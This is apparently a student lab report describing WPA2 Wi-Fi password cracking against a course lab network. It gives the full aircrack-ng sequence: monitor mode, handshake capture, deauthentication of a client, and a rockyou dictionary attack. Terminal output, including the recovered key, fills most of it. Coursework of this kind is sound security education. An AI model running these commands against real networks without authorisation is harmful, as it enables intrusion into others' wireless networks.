


Introduction:

I began my the lab setting up a live boot Kali Linux USB drive. After setting up the USB, I booted into Kali. To capture the handshake I used an external piece of hardware, the Alfa AWUS036H 1000mW 1W 802.11b/g network adapter.

Procedure:

1. After booting into Kali I used the command [airmon-ng](#) to determine if the wireless adapter is connected and “seen” by Kali Linux. I took note of the interface, chipset, and driver. See **Figure 1.1**

Figure 1.1



A terminal window titled "root@kali: ~" showing the output of the airmon-ng command. The output lists wireless interfaces, their drivers, and chipsets. It shows two interfaces: wlan0 (iwlwifi, Intel Centrino) and wlan1 (rtl8187, Realtek). The command is run three times to show different states of the interfaces.

```
File Edit View Search Terminal Help
root@kali:~# airmon-ng
PHY     Interface      Driver      Chipset
phy0    wlan0          iwlwifi     Intel Corporation Centrino Wireless-N + WiMAX 6150 (rev 67)
phy1    wlan1          rtl8187    Realtek Semiconductor Corp. RTL8187


root@kali:~# airmon-ng
PHY     Interface      Driver      Chipset
phy0    wlan0          iwlwifi     Intel Corporation Centrino Wireless-N + WiMAX 6150 (rev 67)

root@kali:~# airmon-ng
PHY     Interface      Driver      Chipset
phy0    wlan0          iwlwifi     Intel Corporation Centrino Wireless-N + WiMAX 6150 (rev 67)
phy2    wlan1          rtl8187    Realtek Semiconductor Corp. RTL8187

root@kali:~# airmon-ng wlanxx
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

2. After seeing that Kali Linux recognized the wireless adapter. I used the command [airmon-ng start wlan1](#) to put the adapter in monitor mode. See **Figure 2.1**

Figure 2.1



A terminal window titled "root@kali: ~" showing the output of the airmon-ng start wlan1 command. It lists processes that could cause trouble and then starts monitor mode on wlan1. The output shows wlan1mon is now in monitor mode.

```
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan1
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

      PID Name
1665 NetworkManager
1843 wpa_supplicant

PHY     Interface      Driver      Chipset
phy0    wlan0          iwlwifi     Intel Corporation Centrino Wireless-N + WiMAX 6150 (rev 67)
phy2    wlan1          rtl8187    Realtek Semiconductor Corp. RTL8187

(mac80211 monitor mode vif enabled for [phy2]wlan1 on [phy2]wlan1mon)
(mac80211 station mode vif disabled for [phy2]wlan1)

root@kali:~# airodump-ng wlan1mon
```

3. After putting the wireless adapter in monitor mode I used the command `airodump-ng wlan1mon` to display the critical information about all the wireless networks that are “seen” by the wireless adapter. See **Figure 3.1-3.2**.

Figure 3.1

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airodump-ng wlan1mon

CH 6 ][ Elapsed: 24 s ][ 2016-10-26 14:23

BSSID      PWR  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:24:14:11:3C:D1  -1    0       4   0   2   -1   WPA      <leng
00:24:14:11:3C:D0  -1    0       2   0   1   -1   OPN      <leng
00:24:14:11:98:F1  -1    0       0   0   11  -1
9C:1C:12:B1:F2:A0  -20   10    78   0   1   54 . WPA2 CCMP  MGT  TTUnet
9C:1C:12:B1:F2:A1  -43   16    0     0   1   54 . WPA2 CCMP  PSK  TTUgu
9C:1C:12:B1:F2:A2  -28   17    0     0   1   54 . WPA2 CCMP  MGT  EduRo
B0:7F:B9:98:FC:0C  -38   25    1     0   7   54e WPA2 CCMP  PSK  CS-43
EC:35:86:3F:C5:64  -47   21    0     0   10  54e WPA2 CCMP  PSK  iMacD
24:DE:C6:3F:88:E0  -39   9     109   10  11  54 . WPA2 CCMP  MGT  TTUnet
9E:93:4E:43:B3:D9  -46   8     0     0   11  54e WPA2 CCMP  PSK  DIREC
24:DE:C6:4D:8C:61  -48   10    0     0   1   54 . WPA2 CCMP  PSK  TTUgu
24:DE:C6:3F:7D:60  -48   10    7     0   11  54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:61  -48   11    0     0   1   54 . WPA2 CCMP  MGT  EduRo
24:DE:C6:4D:BC:62  -48   6     38   0     1   54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:66  -48   9     0     0   1   54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:3F:88:E2  -53   19    0     0   11  54 . WPA2 CCMP  MGT  EduRo
24:DE:C6:3F:7C:F0  -47   6     6     0     6   54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:3F:7D:62  -52   15    0     0   11  54 . WPA2 CCMP  MGT  EduRo

CH 12 ][ Elapsed: 24 s ][ 2016-10-26 14:23

BSSID      PWR  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:24:14:11:3C:D1  -1    0       4   0   2   -1   WPA      <length
00:24:14:11:3C:D0  -1    0       2   0   1   -1   OPN      <length
00:24:14:11:98:F1  -1    0       0   0   11  -1
9C:1C:12:B1:F2:A0  -20   10    78   0   1   54 . WPA2 CCMP  MGT  TTUnet
9C:1C:12:B1:F2:A1  -43   16    0     0   1   54 . WPA2 CCMP  PSK  TTUgu
9C:1C:12:B1:F2:A2  -28   17    0     0   1   54 . WPA2 CCMP  MGT  EduRo
B0:7F:B9:98:FC:0C  -38   25    1     0   7   54e WPA2 CCMP  PSK  CS-4331
EC:35:86:3F:C5:64  -47   21    0     0   10  54e WPA2 CCMP  PSK  iMacDTS
24:DE:C6:3F:88:E0  -39   9     109   10  11  54 . WPA2 CCMP  MGT  TTUnet
9E:93:4E:43:B3:D9  -46   8     0     0   11  54e WPA2 CCMP  PSK  DIRECT-
24:DE:C6:4D:BC:61  -48   10    0     0   1   54 . WPA2 CCMP  PSK  TTUguies
24:DE:C6:3F:7D:60  -48   10    7     0   11  54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:62  -48   11    0     0   1   54 . WPA2 CCMP  MGT  EduRoan
24:DE:C6:4D:BC:66  -48   6     38   0     1   54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:67  -47   9     0     0   1   54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:68  -48   15    0     0   11  54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:69  -48   9     0     0   1   54 . WPA2 CCMP  MGT  TTUnet
```

Figure 3.2

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airodump-ng wlan1mon

CH 6 ][ Elapsed: 24 s ][ 2016-10-26 14:23

BSSID      PWR  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:24:14:11:3C:D1  -1    0       4   0   2   -1   WPA      <leng
00:24:14:11:3C:D0  -1    0       2   0   1   -1   OPN      <leng
00:24:14:11:98:F1  -1    0       0   0   11  -1
9C:1C:12:B1:F2:A0  -20   10    78   0   1   54 . WPA2 CCMP  MGT  TTUnet
9C:1C:12:B1:F2:A1  -43   16    0     0   1   54 . WPA2 CCMP  PSK  TTUgu
9C:1C:12:B1:F2:A2  -28   17    0     0   1   54 . WPA2 CCMP  MGT  EduRo
B0:7F:B9:98:FC:0C  -38   25    1     0   7   54e WPA2 CCMP  PSK  CS-43
EC:35:86:3F:C5:64  -47   21    0     0   10  54e WPA2 CCMP  PSK  iMacD
24:DE:C6:3F:88:E0  -39   9     109   10  11  54 . WPA2 CCMP  MGT  TTUnet
9E:93:4E:43:B3:D9  -46   8     0     0   11  54e WPA2 CCMP  PSK  DIREC
24:DE:C6:4D:BC:61  -48   10    0     0   1   54 . WPA2 CCMP  PSK  TTUgu
24:DE:C6:3F:7D:60  -48   10    7     0   11  54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:62  -48   11    0     0   1   54 . WPA2 CCMP  MGT  EduRo
24:DE:C6:4D:BC:66  -48   6     38   0     1   54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:3F:88:E2  -53   19    0     0   11  54 . WPA2 CCMP  MGT  EduRo
24:DE:C6:3F:7C:F0  -47   6     6     0     6   54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:3F:7D:62  -52   15    0     0   11  54 . WPA2 CCMP  MGT  EduRo

CH 12 ][ Elapsed: 24 s ][ 2016-10-26 14:23

BSSID      PWR  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:24:14:11:3C:D1  -1    0       4   0   2   -1   WPA      <length
00:24:14:11:3C:D0  -1    0       2   0   1   -1   OPN      <length
00:24:14:11:98:F1  -1    0       0   0   11  -1
9C:1C:12:B1:F2:A0  -20   10    78   0   1   54 . WPA2 CCMP  MGT  TTUnet
9C:1C:12:B1:F2:A1  -43   16    0     0   1   54 . WPA2 CCMP  PSK  TTUgues
9C:1C:12:B1:F2:A2  -28   17    0     0   1   54 . WPA2 CCMP  MGT  EduRoan
B0:7F:B9:98:FC:0C  -38   25    1     0   7   54e WPA2 CCMP  PSK  CS-4331
EC:35:86:3F:C5:64  -47   21    0     0   10  54e WPA2 CCMP  PSK  iMacDTS
24:DE:C6:3F:88:E0  -39   9     109   10  11  54 . WPA2 CCMP  MGT  TTUnet
9E:93:4E:43:B3:D9  -46   8     0     0   11  54e WPA2 CCMP  PSK  DIRECT-
24:DE:C6:4D:BC:61  -48   10    0     0   1   54 . WPA2 CCMP  PSK  TTUguies
24:DE:C6:3F:7D:60  -48   10    7     0   11  54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:62  -48   11    0     0   1   54 . WPA2 CCMP  MGT  EduRoan
24:DE:C6:4D:BC:66  -48   6     38   0     1   54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:67  -47   9     0     0   1   54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:68  -48   15    0     0   11  54 . WPA2 CCMP  MGT  TTUnet
24:DE:C6:4D:BC:69  -48   9     0     0   1   54 . WPA2 CCMP  MGT  TTUnet
```

4. After displaying the critical information about the available networks. I then look for the record corresponding to CS-4331-2016 network. After finding the record, I saved the BSSID and the channel of the adapter in lab2.txt. See **Figure 4.1**

Figure 4.1

```
BSSID: B0:7F:B9:98:FC:0C
Channel: 7
```

5. Now I am able to capture the traffic associated with the channel and BSSID saved from the previous step. I used the command `airodump-ng --bssid B0:7F:B9:98:FC:0C -c 7 --write step5file wlan1mon`. The critical information began to display and I set up a new terminal to prepare for the next step. See **Figure 5.1**

Figure 5.1

```
CH 7 ][ Elapsed: 2 mins ][ 2016-10-26 14:36
root@kali: ~
File Edit View Search Terminal Help
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
B0:7F:B9:98:FC:0C -40 100 1400 10 0 7 54e WPA2 CCMP PSK CS-4331-2016
BSSID STATION PWR Rate Lost Frames Probe
B0:7F:B9:98:FC:0C B0:7F:B9:FF:16:B8 -46 1e- 1 0 24
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# vi lab2
root@kali:~# aireplay-ng --deauth 1 -a B0:7F:B9:98:FC:0C -c B0:7F:B9:FF:16:B8
```

6. In this step I attempted to capture the handshake by forcing one or more clients currently associated with the AP to disassociate. To do this I used the command `aireplay-ng --deauth 1 -a B0:7F:B9:98:FC:0C -c B0:7F:B9:FF:16:B8`. I repeated this command until the handshake was captured. See **Figure 6.1-6.2**

Figure 6.1






Figure 6.2



7.


- a. After capturing the handshake I then attempted to crack the password using the command `aircrack-ng step5file-01.cap -w rockyou.txt`. The step5file-01.cap contains the critical information about the network. The rockyou.txt contains the password file or dictionary. See **Figure 7.1-7.2**

Figure 7.1



```
root@kali: ~/Desktop/Lab2
File Edit View Search Terminal Help
root@kali:~/Desktop/Lab2# ls -l
total 138444
-rw-r--r-- 1 root root      38 Oct 26 14:25 lab2
drwxr-xr-x 2 root root    200 Oct 26 14:45 pictures
-rw-r--r-- 1 root root 139921507 Oct 26 14:42 rockyou.txt
-rw-r--r-- 1 root root 1823003 Oct 26 14:44 stp5file-01.cap
-rw-r--r-- 1 root root     493 Oct 26 14:44 stp5file-01.csv
-rw-r--r-- 1 root root     594 Oct 26 14:44 stp5file-01.kismet.csv
-rw-r--r-- 1 root root    2995 Oct 26 14:44 stp5file-01.kismet.netxml
root@kali:~/Desktop/Lab2# ls
lab2      rockyou.txt      stp5file-01.csv      stp5file-01.kismet.netxml
pictures  stp5file-01.cap  stp5file-01.kismet.csv
root@kali:~/Desktop/Lab2# aircrack-ng stp5file-01.cap -w rockyou.txt
```

Figure 7.2



```
root@kali: ~/Desktop/Lab2
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc4
[00:00:24] 42232/9822768 keys tested (1841.67 k/s)
Time left: 1 hour, 28 minutes, 32 seconds          0.43%
Current passphrase: trouble4

Master Key      : C8 91 EA A6 4B 16 0D 48 AB CE A2 3A 82 D9 A0 7D
                  6C 1A 72 C0 98 DA 92 DD 37 D2 57 47 1A 4E CE 97

Transient Key   : FA 15 05 2B 8D 62 10 95 82 10 B2 5E C7 0C F4 04
                  31 02 64 5D F4 CC 69 3E B0 4B C8 4E B2 0A 49 9F
                  E1 85 B8 87 42 9B 7C 86 C4 81 CB C4 3A 47 08 E9
                  11 7E 3A 72 A2 14 87 66 8A 09 D0 8C B2 BA A8 AA

EAPOL HMAC     : F6 DD A7 1F A7 78 3D ED 6C BB 5C 8B AB 4F 7F 2A
```

- b. It took my HP Pavilion 1 hour and 22 minutes to complete the dictionary attack. See **Figure 7.3**

Figure 7.3

```
root@kali: ~/Desktop/Lab2
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc4
[01:22:28] 8669208/9822768 keys tested (1798.18 k/s)
Time left: 10 minutes, 41 seconds          88.26%
KEY FOUND! [ 13ski333 ]

Master Key      : 99 66 B7 3E 1B A5 A6 54 59 01 83 88 4E 4F 46 96
                  AA 6B 8C 02 24 D6 42 8C BE 9A A4 D7 9B 9C 48 B5

Transient Key   : 5E 0B F6 1A B9 F0 35 91 83 1D 31 FD 37 EC 9E 99
                  B7 84 8F 22 63 EC F3 17 EC 68 A7 4B A0 A3 36 2E
                  6F 92 B5 23 F0 D3 C2 68 A1 D1 C4 E5 AB 3B 7F 10
                  CC FC 61 88 EC 18 85 7F BC 0C 1C 74 E8 F2 2E D7

EAPOL HMAC     : 79 E1 89 3A 95 09 E3 2A 6A 1D AA AF CF 6A C1 2D
root@kali:~/Desktop/Lab2#
```

Conclusion:

In conclusion there are some key steps in the lab that are important to understand. By my understanding, the term monitor mode in step 2 means to put the wireless adapter in a state where it is collecting all the information about active wireless networks in its maximum proximity.

In step 7 we take the information from capturing the handshake specifically the MIC and try and guess the PMK through brute force. Once we see the PMK is correct, we can verify it against the MIC to obtain the correct password for the network.

I don't believe MAC whitelisting would prevent this attack because then anyone listing to the network can gain access to your network.